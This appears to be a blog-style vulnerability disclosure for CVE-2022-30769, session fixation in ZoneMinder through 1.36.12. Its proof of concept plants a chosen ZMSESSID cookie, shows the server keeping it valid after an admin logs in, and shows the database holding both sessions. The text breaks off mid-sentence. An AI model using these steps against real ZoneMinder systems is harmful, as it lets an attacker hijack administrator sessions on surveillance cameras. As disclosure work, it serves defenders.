dk50u1 Follow
Nov 8 · 3 min read · Listen

Save

Session Fixation in Zoneminder up to v1.36.12

CVE-2022-30769

Vulnerability Description:

Session fixation exists in ZoneMinder through 1.36.12 as an attacker can poison a session cookie to the next logged-in user. This occurs because two cookies will be generated when a user successfully logs in; one of these two can be the poisoned one.

Affected Assets:


Session cookie function

Details:

In this case session fixation occurs because two cookies will be generated when a user successfully logs in; one of these two can be the poisoned one. Analyzing the database, in the “Sessions” table, we can see that both of the cookies created are valid and as you can imagine, they are not tied to each other in any way, being two different session cookies. This causes that if the legitimate user exits, only one session is deleted from database, while the other with the poisoned session still remains logged in.


Proof of Concept:

1. As we can see, the contents of the “Sessions” table is empty. (This is not necessary for exploiting the vulnerability)




```
MariaDB [zm]> select * from Sessions;
Empty set (0.000 sec)

MariaDB [zm]> 
```

2. Poison the cookie “ZMSESSID” on the victim browser and do a simple request to the zm server




```
GET /zm/ HTTP/1.1
Host: 192.168.89.72
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ZMSESSID=TEST_COOKIE
Upgrade-Insecure-Requests: 1
```

3. Now if another user logs in the application with that browser, the cookie sent is the poisoned one




```
POST /zm/? HTTP/1.1
Host: 192.168.89.72
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 126
Origin: http://192.168.89.72
Connection: close
Referer: http://192.168.89.72/zm/
Cookie: zmSkin=classic; zmCSS=base; ZMSESSID=TEST_COOKIE
Upgrade-Insecure-Requests: 1
```

4. The server respond with a pair of valid cookie and one of this is the poisoned one!




```
HTTP/1.1 200 OK
Date: Sun, 20 Mar 2022 19:17:00 GMT
Server: Apache/2.4.52 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: ZMSESSID=TEST_COOKIE; expires=Sun, 20-Mar-2022 20:17:01 GMT; Max-Age=3600; path=/; HttpOnly; SameSite=Strict
Set-Cookie: ZMSESSID=TEST_COOKIE; expires=Sun, 20-Mar-2022 20:17:01 GMT; Max-Age=3600; path=/; HttpOnly; SameSite=Strict
Set-Cookie: ZMSESSID=je7chf442r6pa71ubgcdjk5af5; expires=Sun, 20-Mar-2022 20:17:01 GMT; Max-Age=3600; path=/; HttpOnly; SameSite=Strict
Content-Security-Policy: script-src 'self' 'nonce-9b3fd1720578ccb89b9db9d6e419856b'
```

5. From now on, requests are made automatically with the new cookie and no longer with the poisoned one



```
GET /zm/?view=console HTTP/1.1
Host: 192.168.89.72
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.89.72/zm/?view=console
Cookie: zmSkin=classic; zmCSS=base; ZMSESSID=je7chf442r6pa71ubgcdjk5af5
Upgrade-Insecure-Requests: 1
```

6. But…



```
MariaDB [zm]> select * from Sessions;
+----------------------------+-------------+-------------------------------------------------------------------------
| id                         | access      | data
+----------------------------+-------------+-------------------------------------------------------------------------
| je7chf442r6pa71ubgcdjk5af5 | 1647804011 | remoteAddr|s:13:"192.168.89.72";skin|s:7:"classic";cs
AM2f2LQVROriz79ul3D6DnmFiZC.ZK5eqbF.ZWfwH9bqUJ6";username|s:5:"admin";generated_at|i:1647803821;
| TEST_COOKIE                | 1647803821 | remoteAddr|s:13:"192.168.89.72";skin|s:7:"classic";cs
AM2f2LQVROriz79ul3D6DnmFiZC.ZK5eqbF.ZWfwH9bqUJ6";username|s:5:"admin";last_time|i:1647803821;
+----------------------------+-------------+-------------------------------------------------------------------------

2 rows in set (0.000 sec)

MariaDB [zm]> █
```

7. As you can see, we have now two valid cookie in the “Sessions” table. These cookies are independent of each other and from now we have a poisoned parallel session of the